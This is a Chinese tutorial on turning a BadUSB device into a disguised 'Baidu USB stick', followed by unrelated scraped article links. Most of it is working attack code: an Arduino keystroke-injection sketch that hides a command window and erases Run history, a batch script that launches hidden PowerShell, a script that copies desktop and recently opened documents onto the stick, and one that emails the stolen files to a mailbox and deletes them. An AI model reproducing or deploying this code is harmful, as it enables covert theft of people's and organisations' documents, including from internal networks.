
使用badusb“烧鹅”制作“百度U盘”
HID攻击:USB HID攻击技术是一种利用USB接口伪造用户击键行为实施是攻击的方式。通过恶意USB HID设备连接主机后发送伪造的按键命令,篡改系统设置、运行恶意功能。这种技术区别于传统的USB攻击技术,它将恶意代码隐藏在USB设备固件中,设备成为了攻击的主体。一般来讲针对HID的攻击主要集中在键盘鼠标上,因为只要控制了用户键盘,基本上就等于控制了用户的电脑。攻击者会把攻击隐藏在一个正常的鼠标键盘中,当用户将含有攻击向量的鼠标或键盘,插入电脑时,恶意代码会被加载并执行。HID attack 通过插入带有攻击向量的USB设备等方式,恶意代码直接就被加载执行,攻击操作也就瞬时发生。此类方式属于物理层面攻击。攻击者可以在一个芯片中,写入编程进去的恶意代码,诱导用户,或其他方式插入主机中,即可完成整个攻击操作。相对来说,攻击者控制了用户的键盘,则就可以说控制了对方主机的权限。
烧鹅:一种国内badusb,支持S.E.T,Kautilya套件生成攻击载荷,可以使用Arduino IDE编写自定义代码,自带sd卡槽,外表可以当成正常U盘使用,插入即可执行设定的teensy代码

百度U盘:检测当前插入的机器的内外网环境,若为内网环境,则复制重要文档到U盘中,若为外网环境,则将U盘中保存的文档上传到指定邮箱中
Arduino烧入代码
  void setup()

 {

   delay(5000);

   Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);

   Keyboard.set_key1(KEY_R);

   Keyboard.send_now();

   delay(100);

   Keyboard.print("cmd /T:01 /K mode CON: COLS=16 LINES=1");  //开启很小的cmd窗口

   Keyboard.set_key1(KEY_ENTER);

   Keyboard.send_now();

   delay(200);

   Keyboard.println("reg delete HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RunMRU /f"); //清理运行记录

   Keyboard.set_key1(KEY_ENTER);

   Keyboard.send_now();

   Keyboard.println("del /f /q %tmp%\\w.bat 2>nul");  //先删除可能存在的批处理

   Keyboard.set_key1(KEY_ENTER);

   Keyboard.send_now();

   Keyboard.println("copy con %tmp%\\w.bat");         //写入新的批处理文件

   Keyboard.send_now();

   Keyboard.println("@echo off");

   Keyboard.println(":lp");

   Keyboard.println("ping 127.1 -n 5 >nul");

   Keyboard.println("for /F %%A in ('wmic volume get driveletter^,label ^| find \"VICEN\"') do (set Fire=%%A)"); //利用wim查询指定U盘是否插入电脑

   Keyboard.println("mshta vbscript:createobject^(\"wscript.shell\"^).run^(\"%Fire%\\files\\Fire_shell.bat\",0^)^(window.close^)");//利用VBS隐藏执行bat

   Keyboard.set_modifier(MODIFIERKEY_CTRL); //保存以上写入的批处理

   Keyboard.set_key1(KEY_Z);

   Keyboard.send_now();

   Keyboard.set_modifier(0);

   Keyboard.set_key1(0);

   Keyboard.send_now();

   Keyboard.set_key1(KEY_ENTER);

   Keyboard.send_now();

   delay(200);

   Keyboard.println("mshta vbscript:createobject(\"wscript.shell\").run(\"%tmp%\\w.bat\",0)(window.close) && exit"); //VBS隐藏执行w.bat并退出

   Keyboard.set_key1(KEY_ENTER);

   Keyboard.send_now();

   Keyboard.set_modifier(0);  //释放所有按键

   Keyboard.set_key1(0);

   Keyboard.send_now();

  }

  void loop()

  {

  }
先在缓存中写入查找U盘盘符的脚本并执行,找到盘符后执行U盘中脚本。
Fire_shell.bat
@echo off

REM 设置外网主机地址(wwwhost)、局域网主机地址(geteway)

start Powershell Set-ExecutionPolicy RemoteSigned #开启powershell脚本执行权限

for /F %%A in ('wmic volume get driveletter^,label ^| find "VICEN"') do (set Fire=%%A)

set wwwhost=223.6.6.6

set geteway=192.168.1.1

ping -n 2 -w 200 %wwwhost% >nul 2>nul && (

  echo 外网

  mshta vbscript:createobject("wscript.shell").run("powershell %Fire%//files//Doccopy.ps1",0)(window.close)

) || (

  ping -n 2 -w 50 %geteway% >nul 2>nul && (

    echo 内网

	mshta vbscript:createobject("wscript.shell").run("powershell %Fire%//files//Docmail.ps1",0)(window.close)

  ) || (

    echo 没有连接网络

	mshta vbscript:createobject("wscript.shell").run("powershell %Fire%//files//Docmail.ps1",0)(window.close)

  )

)
Doccopy.ps1
function DirCopy($strDir)

{

    Dir -filter *.txt -recurse $strDir | ForEach-Object {Copy-Item $_.FullName $copyToDir}

    Dir -filter *.doc -recurse $strDir | ForEach-Object {Copy-Item $_.FullName $copyToDir}

    Dir -filter *.docx -recurse $strDir | ForEach-Object {Copy-Item $_.FullName $copyToDir}

    Dir -filter *.xls -recurse $strDir | ForEach-Object {Copy-Item $_.FullName $copyToDir}

    Dir -filter *.xlsx -recurse $strDir | ForEach-Object {Copy-Item $_.FullName $copyToDir}

}

function Dirtarget($str)

{

    $target1=$shell.CreateShortcut($str).TargetPath

    if(Test-Path $target1){

        Copy-Item $target1 $copyToDir

    }

}

$folderDateTime = (get-date).ToString('d-M-y HHmmss')

$x= Split-Path -Parent $MyInvocation.MyCommand.Definition

$userDir = $x + '\data\Copyed Report ' + $folderDateTime

$zipFile = 'C:\Windows\' + 'Copyed Report ' + $folderDateTime+'.zip'

$fileSaveDir = New-Item  ($userDir) -ItemType Directory

$copyDirDesktop = (Get-ChildItem env:\userprofile).value + '\Desktop'

$copyDirRecent = "C:\Users\Administrator\Recent"

$copyToDir = New-Item $fileSaveDir'\Doc' -ItemType Directory

DirCopy $copyDirDesktop

$shell = New-Object -com "wscript.shell"

Dir -filter *.txt.lnk -recurse $CopyDirRecent | ForEach-Object {Dirtarget($_.FullName)}

Dir -filter *.doc.lnk -recurse $CopyDirRecent | ForEach-Object {Dirtarget($_.FullName)}

Dir -filter *.docx.lnk -recurse $CopyDirRecent | ForEach-Object {Dirtarget($_.FullName)}

Dir -filter *.xls.lnk -recurse $CopyDirRecent | ForEach-Object {Dirtarget($_.FullName)}

Dir -filter *.xlsx.lnk -recurse $CopyDirRecent | ForEach-Object {Dirtarget($_.FullName)}

function copy-ToZip($fileSaveDir){

    $srcdir = $fileSaveDir

    #$zipFile = 'C:\Windows\Report.zip'

    if(-not (test-path($zipFile))) {

        set-content $zipFile ("PK" + [char]5 + [char]6 + ("$([char]0)" * 18))

        (dir $zipFile).IsReadOnly = $false}

    $shellApplication = new-object -com shell.application

    $zipPackage = $shellApplication.NameSpace($zipFile)

    $files = Get-ChildItem -Path $srcdir

    foreach($file in $files) {

        $zipPackage.CopyHere($file.FullName)

        while($zipPackage.Items().Item($file.name) -eq $null){

            Start-sleep -seconds 1 }}}

copy-ToZip($fileSaveDir)

$savefile=$x+'\data'

Move-Item $zipFile $savefile

remove-item $fileSaveDir -recurse
利用Doccopy脚本复制内网机器桌面和最近浏览过得文本文档,并打包放到U盘的data文件夹下面。
Docmail.ps1
 $ErrorActionPreference='Stop'

 $x= Split-Path -Parent $MyInvocation.MyCommand.Definition

 $userDir = $x + '\data'

 function send(){

 Dir $userDir | ForEach-Object {

     $file = $_.FullName

     $SMTPServer = 'smtp.163.com'

     $SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer, )

     $SMTPInfo.EnableSsl = $true

     $SMTPInfo.Credentials = New-Object System.Net.NetworkCredential('xxxx@163.com', 'xxxxxx');#用户名,密码(非登录密码,客户端授权码)

     $ReportEmail = New-Object System.Net.Mail.MailMessage

     $ReportEmail.From = 'xxxxx@163.com'

     $ReportEmail.To.Add('xxxxx@163.com')

     $ReportEmail.Subject = 'Data---'+$file

     $ReportEmail.Body =  'data including: '+$file

     $file1=$file

     $ReportEmail.Attachments.Add($file)

     $SMTPInfo.Timeout =

     $SMTPInfo.Send($ReportEmail)

     $ReportEmail.Attachments.Dispose()

     echo ''

     remove-item $file

 }

 }

 send
使用powershell调用邮箱需要先设置客户端授权码(授权码是用于登录第三方邮件客户端的专用密码,适用于登录以下服务: POP3/IMAP/SMTP/Exchange/CardDAV/CalDAV服务。)
以163邮箱为例,打开设置,

获取授权码后,把密码填为授权码。
使用badusb“烧鹅”制作“百度U盘”的更多相关文章
- 使用electron实现百度网盘悬浮窗口功能!
相关依赖 里面使用了vuex vue vue-route storeJs storeJs 用来持久化vuex状态 展示 介绍说明 没有使用electron内置的-webkit-app-region: ...
- Visual Studio 2017 发布 15.5 版本,百度网盘离线安装包下载。
Visual Studio 2017 15.5 版本已正式发布,同时发布的还有 Visual Studio for Mac 7.3 .此次更新包含主要性能改进,新特性以及 bug 修复.发行说明中文版 ...
- Visual Studio 2017 Enterprise 发布 15.3.3 版,附离线安装包百度网盘下载。
Visual Studio 2017 Enterprise 发布 15.3.3 版,附离线安装包百度网盘下载. Visual Studio 2017 Enterprise 更新至 15.3.3 ,本安 ...
- 如何免费上传4G以上大文件至百度云网盘
百度云网盘的容量高达2048G,因而如今使用百度云网盘的用户也越来越多, 但是百度云中如果要上传超过4G的大文件,必须要升级VIP才行,但这需要收费.那么,超过4G以上的大文件我们该怎样上传到百度云呢 ...
- linux 从百度网盘下载文件的方法
linux 从百度网盘下载文件的方法 发表于2015 年 月 日由shenwang 方法1.wget wget是在Linux下开发的开放源代码的软件,作者是Hrvoje Niksic,后来被移植到包括 ...
- 还在为百度网盘下载速度太慢烦恼?chrome浏览器插件帮你解决!
百度网盘已然成为分享型网盘中一家独大的“大佬”了.时代就是这样不管你喜不喜欢,上网总会遇到些百度网盘共享的文件需要下载.然而,百度网盘对免费用户的限速已经到了“感人”的地步了,常常十多KB/秒的速度真 ...
- mnist数据集下载——mnist数据集提供百度网盘下载地址
mnist数据集是由深度学习大神 LeCun等人制作完成的数据集,mnist数据集也常认为是深度学习的“ Hello World!”. 官网:http://yann.lecun.com/exdb/mn ...
- 从零开始学Python网络爬虫PDF高清完整版免费下载|百度网盘
百度网盘:从零开始学Python网络爬虫PDF高清完整版免费下载 提取码:wy36 目录 前言第1章 Python零基础语法入门 11.1 Python与PyCharm安装 11.1.1 Python ...
- 笨办法学Python 3|百度网盘免费下载|新手基础入门书籍
点击下方即可百度网盘免费提取 百度网盘免费下载:笨办法学Python 3 提取码:to27 内容简介: 本书是一本Python入门书,适合对计算机了解不多,没有学过编程,但对编程感兴趣的读者学习使用. ...
随机推荐
- node-exporter cpu使用率为负数
在prometheus利用公式:100 - (avg by (instance) (irate(node_cpu{instance="xxx", mode="idle&q ...
- idou老师教你学Istio 15:Istio实现双向TLS的迁移
在Istio中,双向TLS是传输身份验证的完整堆栈解决方案,它为每个服务提供可跨集群的强大身份.保护服务到服务通信和最终用户到服务通信,以及提供密钥管理系统.本文阐述如何在不中断通信的情况下,把现存I ...
- hive中计算某个日期是星期几的算法
pmod(floor((unix_timestamp('2019-06-11 00:00:00')-unix_timestamp('1970-01-05 00:00:00'))/(3600*24)), ...
- Js获取字符串的显示宽度/高度
重点:1.在H5页面,文字大小单位为rem2.不同的font-family,文字的宽度不一样3.文字宽度同时受font-size和font-family影响 思路:在页面动态创建一个节点,设置节点的f ...
- WCF错误处理
介绍 WCF(Windows Communication Foundation) -异常处理:一般Exception的处理,FaultException和FaultException<T> ...
- login.exp
#!/usr/bin/expect ] ] ] ] spawn ssh -p $user@$host expect { "*yes/no*" {send "yes\r&q ...
- 022_STM32中断优先级分组解析
(0)STM32有十六个优先级 (一)STM32分组为:组0-4 (二)分组配置在寄存器SCB->AIRCR中: (三)解析第二点 1. 组0就是4位都用来设置成响应优先级,2^4=16位都是响 ...
- JAVA的带参数的方法
一.带参数的方法 1.1 语法: <访问修饰符> 返回类型 <方法名>(<形式参数列表>) { //方法的 ...
- learning express step(四)
learning express route function const express = require('express'); const app = express(); app.get(' ...
- MySQL数据分析(16)— 数据操作之增删改查
前面我们说学习MySQL要从三个层面,四大逻辑来学,三个层面就是库层面,表层面和数据层面对吧,数据库里放数据表,表里放数据是吧,大家可以回忆PPT中jacky的这图,我们已经学完了库层面和表层面,从本 ...